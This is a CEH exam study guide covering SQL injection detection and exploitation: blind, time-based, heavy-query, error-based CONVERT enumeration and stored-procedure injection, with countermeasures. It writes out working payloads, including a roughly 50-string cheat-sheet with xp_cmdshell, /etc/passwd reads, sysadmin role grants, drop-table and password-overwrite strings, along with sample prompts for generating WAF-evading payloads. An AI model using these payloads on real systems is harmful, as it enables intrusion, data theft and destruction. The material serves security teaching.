> **TRAP:** "No error message" does not mean "not vulnerable." Many testers wrongly conclude a parameter is safe just because it does not throw a visible SQL error; blind SQLi proves that silence does not mean safety.

EXAM FOCUS:

- How it is asked: "A tester injects a payload and sees the exact same generic error page for both true and false test conditions. What type of SQL injection should be tested next?" Answer: blind/inferential SQL injection.
- Keywords: "generic custom page", "no useful error message", "time-intensive", "true and false questions".
- Look-alike: Blind SQLi vs error-based SQLi: error-based shows a revealing error; blind shows nothing revealing at all, by design or by hardening.

Memory trick: "Blind = ask, don't look." You can never look directly at the answer, only ask yes/no questions until the picture forms.

3.9 Blind SQL Injection: No Error Message Returned, and Time-Based SQL Injection

What it is (simple words): This topic covers two related ideas: what happens when an application returns no error at all (or only a non-informative one), and how an attacker can still confirm SQL injection by measuring time instead of reading text.

No error message returned:

- A payload such as `certifiedhacker'; drop table Orders --` may trigger one of two outcomes.
- If a generic database error is returned, it may still leak useful information, for example:

```
Microsoft OLE DB Provider for ODBC Drivers
error '80040e14' [Microsoft][ODBC SQL Server
Driver][SQL Server]Unclosed quotation mark
before the character string "./shopping/
buy.aspx, line
```

- If a custom error message is returned instead, it may say only something like "Oops! We are unable to process your request. Please try back later," with zero technical detail.
- In this second case, the attacker falls back to blind SQL injection techniques, because direct error-reading is no longer possible.

Time-based SQL injection:

- This technique uses a time-delay statement to turn a true/false answer into a true/false delay instead of true/false text.
- MSSQL example from the notes:

```
; IF EXISTS (SELECT * FROM creditcard)
  WAITFOR DELAY '0:0:10'--
```

- This checks whether a table named "creditcard" exists.
- If the table does NOT exist (condition is false), the page responds immediately with "We are unable to process your request. Please try back later."
- If the table DOES exist (condition is true), the database first sleeps for 10 seconds, and only then shows the exact same message.
- The 10-second delay, measured by a stopwatch on the attacker's side, confirms the table exists, purely from timing, with no visible difference in the text at all.

Time-delay functions by DBMS (table from the notes):

DBMS	Function	Unit	Example
Microsoft SQL Server	WAITFOR DELAY 'time'	Seconds	WAITFOR DELAY '0:0:10'--
MySQL	BENCHMARK(count, expr)	Effectively minutes via repeat count	BENCHMARK(howmanytimes, do_this)

> **ADDED CONTEXT:** MySQL also has a simpler `SLEEP(seconds)` function, commonly used instead of BENCHMARK for time-based blind SQLi, for example `AND SLEEP(5)`. The exam may test either; BENCHMARK repeats an expression a set number of times to burn CPU time, while SLEEP pauses for an exact number of seconds (verify exact exam phrasing expected).

Analogy: Instead of asking the kitchen "is dinner ready?" and listening for a spoken answer, you ask and then just watch the clock: if the answer is yes, the kitchen makes you wait ten extra minutes before replying "dinner status unchanged." You never hear a direct yes, but the ten-minute wait tells you everything.

Real-world use: A banking site shows the same error page for every malformed request. A tester adds `WAITFOR DELAY '0:0:10'` wrapped in an IF EXISTS check for a known-sensitive table name and times the response. A 10-second delay confirms both the injection flaw and the table's existence, all without a single visible character of useful output.

Tools and commands used here: Browser with a stopwatch or Burp Suite's response-time display; sqlmap automates this with `--technique=T`.

AI angle: AI can generate DBMS-correct time-delay payloads from a plain description. Example prompt: "Write a time-based blind SQL injection payload for Microsoft SQL Server that checks whether a column named ssn exists in a table named customers, using a 10 second delay."

Countermeasures and defense: Normalize response times (constant-time responses) where possible; set tight query timeouts; alert on queries that run far longer than expected baselines; parameterized queries remain the real fix.

> **EXAM TIP:** WAITFOR DELAY is a strong signal of Microsoft SQL Server; BENCHMARK() or SLEEP() are strong signals of MySQL. The exam uses these to test whether you can fingerprint the DBMS from the payload alone.

EXAM FOCUS:

- How it is asked: "An attacker injects a payload containing WAITFOR DELAY and notices the response takes exactly ten seconds longer when a certain condition is met. What type of SQL injection is this, and what DBMS is implied?" Answer: time-based blind SQL injection, Microsoft SQL Server.
- Keywords: "WAITFOR DELAY" -> MSSQL. "BENCHMARK" or "SLEEP" -> MySQL. "no useful error, custom generic message" -> blind.
- Trap: a generic custom error message is not proof of safety; it only means the tester must switch from error-based to blind techniques.

Memory trick: "WAIT for MS, BENCH for My." WAITFOR = MSSQL, BENCHMARK = MySQL.

3.10 Blind SQL Injection: Boolean Exploitation and Heavy Query

What it is (simple words): Two more blind techniques: boolean exploitation compares how a page responds to a true statement versus a false statement; heavy query achieves a time delay without using any dedicated time-delay function, by forcing the database to do a large amount of slow work instead.

Boolean exploitation:

- The attacker supplies multiple valid statements, some that evaluate true and some that evaluate false, inside the vulnerable parameter of an HTTP request.

- By comparing the response page between the true condition and the false condition, the attacker infers whether the injection succeeded and whether a guessed value is correct.
- Example from the notes:

```
Normal: http://www.myshop.com/item.aspx?id=67
Injected: http://www.myshop.com/item.aspx?id=67 and 1=2
```

- SQL query executed:

```
SELECT Name, Price, Description FROM
  ITEM_DATA WHERE ITEM_ID = 67 AND 1 = 2
```

- Because `1=2` is always false, this query returns no rows, even though item 67 exists; the page shows "no results" or an empty product page.
- If the attacker instead sends `id=67 and 1=1` (always true), the normal product page reappears.
- This true/false flip, with nothing else changing, confirms the parameter is vulnerable and gives the attacker a working building block: replace `1=2` or `1=1` with any guessable condition about the database (see sections 3.20-3.24 for extracting real data this way).

Heavy query:

- Attackers use heavy queries to achieve a time-delay style SQL injection without calling any dedicated time function such as WAITFOR DELAY or BENCHMARK.
- A heavy query is one that retrieves a very large amount of data or performs a very expensive calculation, so it simply takes a long time to finish on its own.
- Attackers often build heavy queries using multiple joins against large system tables.
- Example from the notes:

```
SELECT * FROM products WHERE id=1 AND 1 <
  (SELECT count(*) FROM all_users A,
  all_users B, all_users C)
```

- Joining a table to itself three times (A, B, C) multiplies the row count roughly by the cube of the table size, so counting the result can take a very long time even on a modest table, creating the same kind of measurable delay as a dedicated time function.

Analogy for boolean exploitation: Flipping a light switch twice, once saying "true" and once saying "false," and watching whether the room's brightness actually changes. If it does, you know the switch is wired to something real.

Analogy for heavy query: Instead of asking someone to wait ten seconds, you ask them to count every grain of rice in three giant jars before answering; it takes a long time not because they chose to wait, but because the task itself is enormous.

Real-world use: A WAF blocks any request containing the words WAITFOR or BENCHMARK, but does not block multiple self-joins. A tester switches to the heavy-query style payload to keep achieving a measurable time delay while evading the filter.

Tools and commands used here: Manual crafting of `AND 1=1` / `AND 1=2` pairs; sqlmap automates boolean-based testing with `--technique=B`.

AI angle: AI can help craft a heavy-query payload tailored to a specific DBMS's system tables when direct time functions are filtered. Example prompt: "The WAF blocks the words WAITFOR and BENCHMARK. Write a heavy-query style time-delay SQL injection payload for MySQL using a self-join on information_schema tables."

Countermeasures and defense: Set strict query execution timeouts at the database level; monitor for queries with unusual self-joins or disproportionate run time; again, parameterized queries remove the root cause entirely.

> **TRAP:** Heavy query is still classified under blind/inferential SQL injection; it is a delay technique, just like time-based, but it does not use a dedicated delay function. Do not create a fourth family for it.

EXAM FOCUS:

- How it is asked: "An attacker achieves a measurable delay using a query with multiple self-joins instead of a WAITFOR or SLEEP function. What technique is this?" Answer: heavy query (a blind/inferential technique).
- Keywords: "1=1 vs 1=2" -> boolean exploitation. "multiple joins", "no time function used" -> heavy query.
- Look-alike: boolean exploitation changes whether data appears at all; time-based and heavy query change only how long the response takes. All three are still blind, since none of them reveal data directly in the response text.

Memory trick: "Boolean flips the page, Heavy query makes it sweat." Boolean changes what you see; heavy query (like time-based) changes only how long you wait.

3.11 Identifying Data Entry Paths

What it is (simple words): Before any injection attempt, an attacker must find every place user input reaches the application: visible form fields, hidden fields, and cookies. Attackers do this by analyzing the raw GET and POST requests a browser sends, usually with an intercepting proxy.

- **Hidden field:** an input field in an HTML form that is not shown to the user but is still submitted with the form, often holding IDs or state information an attacker can tamper with.
- **Intercepting proxy:** a tool that sits between the browser and the website, capturing and letting the tester edit every request before it is sent.

Tools shown in the notes:

- **Burp Suite (Community Edition shown, version 2023.7.2 in the screenshot):** a web proxy with modules for Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, and Comparer. The Proxy tab's HTTP history shows every captured request; the Inspector panel breaks a request down into attributes, query parameters, body parameters, cookies, and headers.
- **Tamper Dev:** a browser extension that intercepts and lets a tester edit HTTP requests directly inside the browser, shown debugging a page on "moviescope" with an editable HTTP Request panel (method, headers, header name/value table).

How it works (numbered steps):

1. The tester opens Burp Suite or a similar proxy and configures the browser to route traffic through it (or installs Tamper Dev as a browser extension).
2. The tester browses the target site normally, performing a login or a search, while the proxy records every request.
3. In Burp's HTTP history, the tester opens a POST request and finds a body like: `__VIEWSTATE=...&__EVENTVALIDATION=...&txtusername=sam&txtpwd=admin&btnLogin=Login`.
4. The Inspector panel splits this into clearly labeled parameters: request body parameters, cookies, and headers, so the tester can see every field name and value at a glance.
5. The tester identifies which parameters look promising for injection: login fields (txtusername, txtpwd), IDs in the URL, or values stored in cookies.
6. With Tamper Dev, the tester can directly edit any header or body value in the browser before the request is sent, without needing a separate proxy application.

Analogy: Before picking a lock, a locksmith first walks around the whole building to find every door, window, and vent, not just the obvious front door. Burp Suite and Tamper Dev are the flashlight that reveals doors (parameters) a user would never normally notice, like hidden fields and cookies.

Real-world use: A tester inspects a login POST request and notices a hidden `__VIEWSTATE` field (an ASP.NET mechanism for preserving page state) alongside the visible username and password fields. Testing shows the visible `txtusername` field is the vulnerable one, while `__VIEWSTATE` is unrelated but still worth noting for other attack classes.

Tools and commands used here: Burp Suite Community Edition (Proxy, Intruder, Repeater, Collaborator, Comparer), Tamper Dev browser extension.

AI angle: AI can help a beginner read a raw captured request and point out which fields look most promising to test first. Example prompt: "Here is a captured POST request body: [paste]. Which parameters are most likely candidates for SQL injection testing, and why?"

Countermeasures and defense: Validate and sanitize every parameter server-side, including hidden fields and cookies, since any of them can be edited by a proxy regardless of how the page is designed to be used.

> **EXAM TIP:** The exam expects you to know that attackers do not only test visible search boxes; hidden fields and cookies are just as testable once intercepted.

EXAM FOCUS:

- How it is asked: "Which tool would an attacker use to intercept and modify an HTTP request before it reaches the server?" Answer: Burp Suite or Tamper Dev (an intercepting proxy / browser extension).
- Keywords: "intercept", "modify request", "hidden field", "cookie tampering".
- Trap: Burp Suite Community Edition lacks some automation features of the paid Professional edition (such as the active scanner), but Repeater, Proxy, and Intruder are still usable in Community for manual data-entry-path discovery (verify current edition feature split).

Memory trick: "Every box, hidden or not, is a door." Treat every parameter, visible or hidden, header or cookie, as a possible way in.

3.12 Extracting Information through Error Messages (Continued): Grouping Error and Type Mismatch

What it is (simple words): Two more ways to force a revealing error, beyond parameter tampering and ODBC errors (section 3.5): abusing the GROUP BY / HAVING clause, and abusing data type conversion.

Grouping error:

- The SQL `HAVING` clause lets a query filter results after grouping, based on "grouped" fields.
- A payload like `group by columnnames having 1=1--` deliberately triggers a grouping error.
- The resulting error message tells the attacker exactly which column was not properly included in the GROUP BY clause, for example:

```
SQLSTATE[42803]: Grouping error: 7 ERROR:
column "columnnames" must appear in the
GROUP BY clause or be used in an aggregate
function
LINE 1: SELECT DISTINCT posts.id, posts.*
FROM "posts" GROUP BY "pos...
```

- From this single error, the attacker learns the real table name ("posts") and part of its column structure, purely because the database complained about a grouping rule.

Type mismatch:

- The attacker tries to insert a text string into a field the database expects to be numeric.

- The resulting error message often echoes back the exact data that could not be converted, confirming structure and sometimes leaking values.
- Example payloads from the notes:

```
' union select 1,1,'text',1,1,1 --
' union select 1,1,bigint,1,1,1 --
```

- Example error messages:

```
Error #3132: Data type mismatch.',
details: 'could not convert text value
to numeric value'.
```

or

```
Microsoft OLE DB Provider for ODBC Drivers
error '80040e07' [Microsoft][ODBC SQL
Server Driver][SQL Server]Syntax error
converting the varchar value 'test' to a
column of data type int. /visa/credit.aspx,
line 17
```

- Notice the second error even reveals the exact file and line ("/visa/credit.aspx, line 17") of the vulnerable code, and confirms the column that failed is expecting an `int`.

Analogy: Trying to pour a liquid into a shape-sorter toy box meant for solid blocks. The toy does not just reject it silently; it prints a label saying exactly which hole it tried and failed to use, telling you the hole's shape.

Real-world use: During error-based enumeration of a vulnerable UNION injection point (section 3.19), a tester deliberately places the string `'text'` in each column position until the type-mismatch error confirms which columns are text versus numeric, which is a required step before a correct UNION SELECT can be built.

Tools and commands used here: Manual payload crafting through a browser or Burp Repeater.

AI angle: AI can translate a mismatch error into the exact column position and type to use in a UNION payload. Example prompt: "This error says it could not convert the varchar value 'test' to a column of data type int at line 17. What does this tell me about building a UNION-based SQL injection payload?"

Countermeasures and defense: Disable verbose/raw database errors in production; use generic messages; validate input data types before they ever reach the SQL query.

> **TRAP:** Grouping errors and type-mismatch errors are still error-based SQL injection (in-band); they are just more specific triggers than a simple single quote.

EXAM FOCUS:

- How it is asked: "An attacker injects `group by columnnames having 1=1--` and receives a detailed grouping error revealing a table name. What technique is this?" Answer: error-based SQL injection via a grouping error.
- Keywords: "HAVING 1=1", "GROUP BY clause", "data type mismatch", "could not convert".
- Trap: do not confuse type-mismatch testing (trying `'text'` in a column) with blind boolean testing (`AND 1=1`); type-mismatch testing seeks an error, boolean testing seeks a true/false content difference.

Memory trick: "Ask it to group wrong or count wrong, and it complains out loud." Both tricks force the database to misbehave and narrate why.

3.13 SQL Injection Vulnerability Detection: Testing for SQL Injection

What it is (simple words): A long reference list of test strings (payloads) that testers throw at an input field to see whether it reacts in a way that suggests SQL injection. The notes present roughly 50 such strings as a quick cheat-sheet, grouped loosely by what they try to achieve.

How it works (numbered steps):

1. The tester enters a candidate string into an input field, a URL parameter, or an HTTP header.
2. The tester watches for any unusual reaction: an error, a login bypass, a changed result count, or a time delay.
3. Any reaction at all, even a slightly different error page, is logged as a lead and investigated further with the more specific techniques already covered (error-based, UNION, blind).

Representative test strings from the notes (full inventory, grouped for readability):

Tautology / always-true style strings:

```
1' or 1=1-
'1'
" or "a"="a
(1)='1'
Admin' OR'
' OR 1=1--
' having 1=1--
OR 1=1
' OR 'text' = N'text'
' OR 1=1
' OR 2>1
; OR '1'='1'
' OR 'text' > t
%27+--+
' union select
" or 1=1-
Password:*/=1-
' or 1=1/
' or 1/*
```

Encoded, blind, and privilege-escalation style strings:

```
%22+or+isnull%281%2F0%29+%2F*
' group by userid having 1=1--
'; EXECUTE IMMEDIATE 'SEL' || 'ECT US' || 'ER'
CREATE USER name IDENTIFIED BY 'pass123'
' union select 1,load_file('/etc/passwd'),1,1,1;
; exec master.dbo.xp_cmdshell 'ping 10.10.1.2'--
exec sp_addsrvrolemember 'name','sysadmin'
GRANT CONNECT TO name; GRANT RESOURCE TO name;
' union select * from users where login =
  char(114,111,111,116);
```

Comment and function-abuse style strings:

```
*/**/OR/**/1/**/=/**/1
UNI/**/ON SEL/**/ECT
' or 1 in (select @@version)--
' union all select @@version--
'; EXEC ('SEL' + 'ECT US' + 'ER')
+or+isnull%281%2F0%29+%2F*
%27+OR+%277659%27%3D%277659
' OR 'something' = 'some'+ 'thing'
' OR 'something' like 'some%'
' OR 'whatever' in ('whatever')
' OR 2 BETWEEN 1 and 3
or username like char(37);
%22+or+isnull%281%2F0%29+%2F*
' and 1 in (select var from temp)--
'; drop table temp --
exec sp_addlogin 'name','password'
select @var as var into temp end --
```

> Note from the original slide: a comprehensive SQL injection cheat sheet is kept in the CEHv13 Tools collection for Module 15.

Analogy: A locksmith trying a big keyring of generic "skeleton" test keys on a lock, one after another, just to see which ones even turn slightly before picking the real technique to use.

Real-world use: A tester with no time to hand-craft payloads pastes a list like this into Burp Intruder, running every string against one parameter in minutes, then manually investigates any string that produced an unusual response.

Tools and commands used here: Burp Intruder (to batch-test a list of strings automatically), browser address bar for manual single tests.

AI angle: AI can generate a shortlist of the highest-value test strings for a specific scenario instead of blindly trying all fifty. Example prompt: "I am authorized to test a login form for SQL injection. Give me the five most useful test strings to try first and explain what each one checks for."

Countermeasures and defense: Input validation plus parameterized queries defeat essentially every string on this list at once, because none of them can become executable SQL if the input is always bound as data.

> **TRAP:** Memorizing every single string is not the exam's goal. The exam tests whether you recognize the *pattern* behind a string (tautology, comment-based, privilege escalation, encoded) more than the exact character sequence.

EXAM FOCUS:

- How it is asked: you are shown one unfamiliar-looking test string and asked to classify its purpose (always-true check, privilege escalation attempt, comment-based evasion, encoded bypass).
- Keywords: `sp_addsrvrolemember` / `sysadmin` -> privilege escalation attempt. `xp_cmdshell` -> OS command attempt. `@@version` -> version fingerprinting. `char(...)` -> encoding to avoid quotes.
- Trap: a string that fails to produce any visible effect is not proof the application is safe; many of these only work on specific DBMS or specific privilege levels.

Memory trick: "A big bag of skeleton keys: try them all, keep the ones that turn." You are pattern-matching the attacker's intent, not memorizing each key's exact teeth.

3.14 Additional Methods to Detect SQL Injection

What it is (simple words): Four named testing approaches used alongside the test-string list to systematically discover SQL injection, split by how much internal knowledge the tester has and whether code is executed.

Method	What it means	Knowledge required
Function testing	Testing from the outside, without seeing the source code or logic	Black box (none)
Fuzz testing	Feeds massive random data, watches for unusual output	Black box (none)
Static testing	Analyzing the web application's source code without running it	White box (full)
Dynamic testing	Analyzing the application's actual runtime behavior while it executes	Grey/white box

- **Fuzz testing / fuzzing:** an automated technique that bombards an input with large volumes of randomized or malformed data, looking for crashes, errors, or unexpected behavior that hint at a deeper flaw such as SQL injection.
- **Black box testing:** testing a system with no knowledge of its internal source code or design, interacting only through its normal external interface.

Example of function testing (from the notes), a progressive series of single-parameter probes:

```
http://certifiedhacker.com/?parameter=123
http://certifiedhacker.com/?parameter=1'
http://certifiedhacker.com/?parameter=1'#
http://certifiedhacker.com/?parameter=1"
http://certifiedhacker.com/?parameter=1 AND 1=1--
http://certifiedhacker.com/?parameter=1'-
http://certifiedhacker.com/?parameter=1 AND 1=2--
http://certifiedhacker.com/?parameter=1/
http://certifiedhacker.com/?parameter=1' AND '1'='1
http://certifiedhacker.com/?parameter=1 order by 1000
```

How it works (numbered steps, reading the series above):

1. `parameter=123` establishes the normal, working baseline response.
2. `parameter=1'` and `parameter=1"` test whether a single or double quote breaks the query, which is the most basic injection probe.
3. `parameter=1'#` tests MySQL's `#` comment marker.
4. `parameter=1 AND 1=1--` and `parameter=1 AND 1=2--` form a boolean true/false pair; comparing their responses is exactly the boolean exploitation technique from section 3.10.

5. `parameter=1' AND '1'='1` tests whether the quote context is a string comparison rather than a numeric one.
6. `parameter=1 order by 1000` is a column-counting technique: ORDER BY an impossibly high column number deliberately triggers an error revealing the real, much smaller column count, which is a required step before UNION injection (section 3.7, section 3.19).

Analogy: Fuzz testing is like throwing every random object you own at a door to see which ones jam the lock; function testing is like trying the door with your eyes closed, by feel alone, never seeing the mechanism inside; static testing is like reading the locksmith's own blueprint; dynamic testing is like watching the lock actually move while someone else operates it.

Real-world use: A QA team runs a static source-code scan (white box) before release and separately hires a black-box pentester who only has a URL and no source access; both approaches catch different classes of SQLi, so mature programs use both.

Tools and commands used here: Burp Suite / Intruder for function testing series; dedicated fuzzers (ADDED CONTEXT: tools such as wfuzz or ffuf are commonly used for web fuzzing, verify current tool choice for the exam) for fuzz testing; static analysis tools listed in section 3.16 for static testing.

AI angle: AI can generate a function-testing probe series automatically for a new parameter. Example prompt: "Generate a 10-step function testing probe series, similar to a standard SQL injection detection checklist, for a URL parameter named productId."

Countermeasures and defense: Combine automated fuzzing, static code scanning, and manual black-box testing in the development lifecycle rather than relying on only one method (this is also the basis of section 3.16's black box pen testing checklist).

> **EXAM TIP:** "order by 1000" style probes are specifically for counting columns ahead of a UNION attack; the exam may ask you to recognize this purpose from the payload alone.

EXAM FOCUS:

- How it is asked: "Which testing technique analyzes the runtime behavior of a web application?" Answer: dynamic testing. "Which technique requires no knowledge of the application's internal code?" Answer: function testing (black box).
- Keywords: "random data", "massive amount of input" -> fuzz testing. "source code, not executed" -> static testing. "runtime behavior" -> dynamic testing.
- Trap: function testing and fuzz testing are both black box, but function testing is a structured, deliberate probe series, while fuzz testing is a volume-based, largely random approach.

Memory trick: "Function tests by hand, Fuzz tests by flood, Static reads the map, Dynamic watches it move." FFSD in notes order.

3.15 SQL Injection Black Box Pen Testing

What it is (simple words): A focused checklist of four black-box probes a penetration tester runs specifically to find SQLi issues, confirm whether input is sanitized, and spot truncation or SQL-modification bugs.

Check	What the tester does	What it reveals
Detecting SQL injection issues	Send single quotes `'` and double quotes `"` as input	Instances where user input is not sanitized at all
Detecting input sanitization	Send a right square bracket `]` as input, used as part of a SQL identifier	Instances where input is used directly as an identifier without sanitization
Detecting truncation issues	Send long strings of junk data, similar to buffer-overflow strings	May throw SQL errors on the page, revealing size limits
Detecting SQL modification	Send data designed to max out the return values of `REPLACE` and `QUOTENAME` functions	May truncate the variable holding the SQL statement, changing its meaning

How it works (numbered steps):

1. Start simple: submit a lone single quote and a lone double quote in every field; any crash or error is a strong initial signal.
2. Submit a right square bracket `]`, which matters specifically when input is used as a bracketed SQL identifier (such as a column or table name wrapped in `[ ]` in MSSQL); an unescaped bracket can break out of the identifier context.
3. Submit very long junk strings to probe for buffer or length-related issues that manifest as SQL errors rather than classic overflow crashes.
4. Submit input specifically crafted to exceed the maximum output length of defensive functions like `REPLACE()` and `QUOTENAME()` (both discussed as countermeasures in section 3.46); if the resulting string is silently truncated, the truncation itself can reintroduce an injectable condition even though a developer thought they had sanitized it.

Analogy: A building inspector does not just check if the front door locks; they also check whether a window latch fails under force (truncation), whether a side gate recognizes a bent key shape (bracket/identifier issue), and whether an overloaded shelf collapses in a way that exposes a hidden room (SQL modification via truncation).

Real-world use: A tester finds that a defensive `REPLACE()` call correctly escapes single quotes, but when fed an extremely long string, the resulting escaped string is truncated by a fixed-length database column before the query runs, which silently removes the very escape characters that were supposed to protect it, and the once-safe parameter becomes exploitable again.

Tools and commands used here: Manual testing with a proxy such as Burp Suite to control exact input length and bracket characters.

AI angle: AI can suggest edge-case payload lengths tailored to known column size limits. Example prompt: "The column holding this escaped input is likely VARCHAR(50). Suggest a payload length and content that could test for truncation-based SQL injection."

Countermeasures and defense: Validate input length before escaping, not only after; ensure escaping functions are applied to the full input and that the output buffer or column cannot silently truncate escaped characters; apply strict, explicit length limits matched to the actual column size.

> **TRAP:** A truncation bug can defeat a defense that looks correct in code review, because the escaping logic itself may be fine; the vulnerability appears only when the escaped output is stored in or passed through a length-limited field. This is a classic "it looked safe on paper" exam trap.

EXAM FOCUS:

- How it is asked: "A tester sends a right square bracket as input to probe for SQL injection. What is this checking for?" Answer: whether user input is used unsanitized as part of a SQL identifier.
- Keywords: "right square bracket", "long junk string" -> truncation, "REPLACE and QUOTENAME max output" -> SQL modification via truncation.
- Trap: do not confuse this truncation attack with a classic buffer-overflow memory corruption attack; here, "overflow-like" strings are used only to trigger SQL-level errors or truncation, not to corrupt program memory.

Memory trick: "Quote it, bracket it, flood it, max it." The four black-box probes in notes order: quotes, bracket, long junk, max-output functions.

3.16 Source Code Review to Detect SQL Injection Vulnerabilities

What it is (simple words): Instead of poking the application from outside, source code review means directly reading and analyzing the application's own code to find places where SQL injection could occur, either by a human reading line by line or with automated tools.

Static code analysis vs dynamic code analysis:

Type	What it does	What the results help with
Static code analysis	Analyzes source code without executing the program	Understanding security issues present directly in the source code
Dynamic code analysis	Analyzes the application while it runs	Finds issues from code interacting with live DBs, web services

Tools named in the notes for source code review (manual or automated):

- Veracode
- SonarQube
- PVS-Studio
- Coverity Scan
- Parasoft test
- CAST Application Intelligence Platform (CAST AIP)
- Klocwork

How it works (numbered steps):

1. The reviewer (or an automated scanner) walks through every place in the code where user input is received, such as form fields, query strings, and headers.
2. The reviewer traces each input to see whether it is ever concatenated directly into a SQL string, versus passed through a parameterized query or ORM (object-relational mapper) method.
3. Static tools flag suspicious string-concatenation patterns automatically, often ranking them by severity.
4. Dynamic tools or a combined static/dynamic approach additionally observes the application while it actually talks to the database, catching issues that only appear when real data flows through, such as a vulnerable stored procedure that looked safe in isolated code review.
5. Findings are reported with file names and line numbers, similar to the file-and-line detail seen in error messages in sections 3.5 and 3.12, but found proactively by the defense team instead of leaked accidentally to an attacker.

Analogy: Static analysis is like an inspector reading a building's architectural blueprints for design flaws before it is built; dynamic analysis is like watching people actually walk through the finished building to see where they trip.

Real-world use: A development team runs SonarQube on every pull request. It automatically flags a new line of code that builds a SQL string with `+` concatenation using a request parameter, failing the build before it ever reaches production, which is far cheaper than fixing the same bug after a bug bounty report.

Tools and commands used here: Veracode, SonarQube, PVS-Studio, Coverity Scan, Parasoft test, CAST AIP, Klocwork (see the Tool Encyclopedia in section 4 for a side-by-side comparison).

AI angle: Modern AI-assisted code review tools and chat-based assistants can flag likely SQL injection patterns during development, essentially acting as an always-on, conversational static analyzer. Example prompt: "Review this function for SQL injection risk: [paste code]. Point out any string concatenation used to build a SQL query and suggest a parameterized query fix."

Countermeasures and defense: Make source code review (manual or tool-assisted, static and dynamic) a mandatory step before release; integrate a scanner into the CI/CD pipeline so new code is checked automatically on every change.

> **EXAM TIP:** Remember the difference "static = code only, not running" vs "dynamic = code while running"; this exact distinction is reused for log analysis and malware analysis topics elsewhere in CEH, so getting it right here helps everywhere.

EXAM FOCUS:

- How it is asked: "Which type of code analysis evaluates source code without executing it?" Answer: static code analysis. "Which approach can catch issues from the interaction of code with SQL databases and web services at runtime?" Answer: dynamic code analysis.
- Keywords: "without execution" -> static. "runtime behavior", "interaction with databases" -> dynamic.
- Trap: source code review tools like Veracode or SonarQube find potential vulnerabilities in code; they do not themselves exploit a live running application the way sqlmap does.

Memory trick: "Static reads, Dynamic watches." Two different senses applied to the same goal: finding SQLi before an attacker does.

3.17 Perform Error-Based SQL Injection (MSSQL CONVERT Technique)

What it is (simple words): A step-by-step, Microsoft SQL Server specific method that uses the `CONVERT(int, ...)` function to force a type-conversion error that leaks the exact value the attacker asked for, one query at a time: first the database name, then a table name, then a column name, then the actual field value.

How it works (numbered steps, following the notes exactly):

1. **Extract database name.** The attacker requests:

```
http://www.certifiedhacker.com/page.aspx?id=1
  or 1=convert(int,(DB_NAME))--
```

The database tries to convert the database name (text) into an `int`, fails, and the error message echoes the value:

```
Syntax error converting the nvarchar value
'[DB_NAME]' to a column of data type int
```

1. **Extract the first table's column name**, now that the database name is known:

```
http://www.certifiedhacker.com/page.aspx?id=1
  or 1=convert(int,(select top 1 column_name
  from DBNAME.information_schema.columns
  where table_name='TABLE-NAME-1'))--
```

The error again leaks the value:

```
Syntax error converting the nvarchar value
'[COLUMN_NAME_1]' to a column of data type int
```

1. **Extract the first database table name**, using the built-in `sysobjects` system table (where `xtype=char(85)` filters for user tables, 'U' in character form):

```
http://www.certifiedhacker.com/page.aspx?id=1
  or 1=convert(int,(select top 1 name from
  sysobjects where xtype=char(85)))--
```

Leaked via error:

```
Syntax error converting the nvarchar value
'[TABLE_NAME_1]' to a column of data type int
```

1. **Extract the first field of the first row** (actual data), once table and column names are known:

```
http://www.certifiedhacker.com/page.aspx?id=1
  or 1=convert(int,(select top 1
  COLUMN-NAME-1 from TABLE-NAME-1))--
```

Leaked via error:

```
Syntax error converting the nvarchar value
'[FIELD_1_VALUE]' to a column of data type int
```

Why this works: `CONVERT(int, X)` tries to force any text value X into a number. Because X is itself a subquery result (a database name, a column name, a table name, or real row data), the failed conversion's error message faithfully echoes X back to the attacker as plain text, every single time.

Analogy: Asking someone "please say this sentence backwards as a number" for a sentence that is not a number at all; they cannot comply, but their confused reply ("I can't turn 'Peter' into a number!") accidentally repeats the exact sentence back to you.

Real-world use: A tester with only error-based access (no UNION injection possible, no visible table output) still fully enumerates an MSSQL database's structure and data, one error message at a time, using nothing but this four-step CONVERT(int,...) pattern.

Tools and commands used here: Manual browser or Burp Repeater testing; sqlmap automates this entire sequence with `--technique=E` against a detected MSSQL backend.

AI angle: AI can generate the next step in this sequence automatically once a database/table/column name is known. Example prompt: "I confirmed the database name is 'Shop' via error-based SQL injection on MSSQL. Write the next CONVERT(int,...) payload to extract the first table name."

Countermeasures and defense: Disable detailed error messages in production (section 3.5); use parameterized queries so CONVERT() is never fed attacker-controlled subqueries in the first place.

> **EXAM TIP:** `xtype=char(85)` (the character form of 'U') filtering `sysobjects` for user tables is a classic MSSQL-specific detail; recognizing `sysobjects` and `information_schema.columns` as MSSQL/standard SQL system views is a strong exam signal.

EXAM FOCUS:

- How it is asked: you are shown a `CONVERT(int, (subquery))` payload and asked what family of SQL injection it represents, and what gets leaked. Answer: error-based SQL injection; the subquery's result is leaked through the type-conversion error text.
- Keywords: "CONVERT(int,...)", "Syntax error converting the nvarchar value", "information_schema.columns", "sysobjects".
- Look-alike: this four-step order (database -> table -> column -> data) mirrors the UNION-based order in section 3.19 and the blind-based order in sections 3.21-3.24; the exam often tests whether you can match the right technique's syntax to the right step.

Memory trick: "D-T-C-D: Database, Table, Column, Data, always in that enumeration order." The notes repeat this same four-step order across error-based, UNION, and blind techniques.

3.18 Perform Error-Based SQL Injection Using Stored Procedure Injection

What it is (simple words): Even when an application builds its SQL inside a stored procedure (precompiled, reusable SQL code stored in the database) rather than directly in application code, it is still vulnerable if that stored procedure builds a dynamic SQL string by concatenating unsanitized user input, exactly like the application-layer problem from section 3.3.

- **Stored procedure:** a saved, named block of SQL code that the database can execute by name, often used to centralize common operations like logging in a user.
- **Dynamic SQL:** a SQL statement built and assembled as a text string at run time, rather than written out fully in advance, and then executed with a command like `EXEC()`.

Example 1 from the notes - a login stored procedure:

```
Create procedure user_login
  @username varchar(20), @passwd varchar(20)
As
Declare @sqlstring varchar(250)
Set @sqlstring = 'Select 1 from users
  Where username = ''' + @username +
  ''' and passwd = ''' + @passwd + ''''
exec(@sqlstring)
Go
```

- Malicious user input: username = `anyusername' or 1=1'`, password = `anypassword`.
- Because the stored procedure glues `@username` straight into `@sqlstring` without any check, the same single-quote-breakout trick from section 3.3 applies, and the procedure returns a matching row for any username and any password, bypassing the login check.

Example 2 from the notes - a dynamic reporting procedure:

```
Create procedure get_report
  @columnamelist varchar(7900)
As
Declare @sqlstring varchar(8000)
Set @sqlstring = 'Select ' + @columnamelist +
  ' from ReportTable'
exec(@sqlstring)
Go
```

- Malicious user input for `@columnamelist`:

```
1 from users; update users set password =
  'password'; select *
```

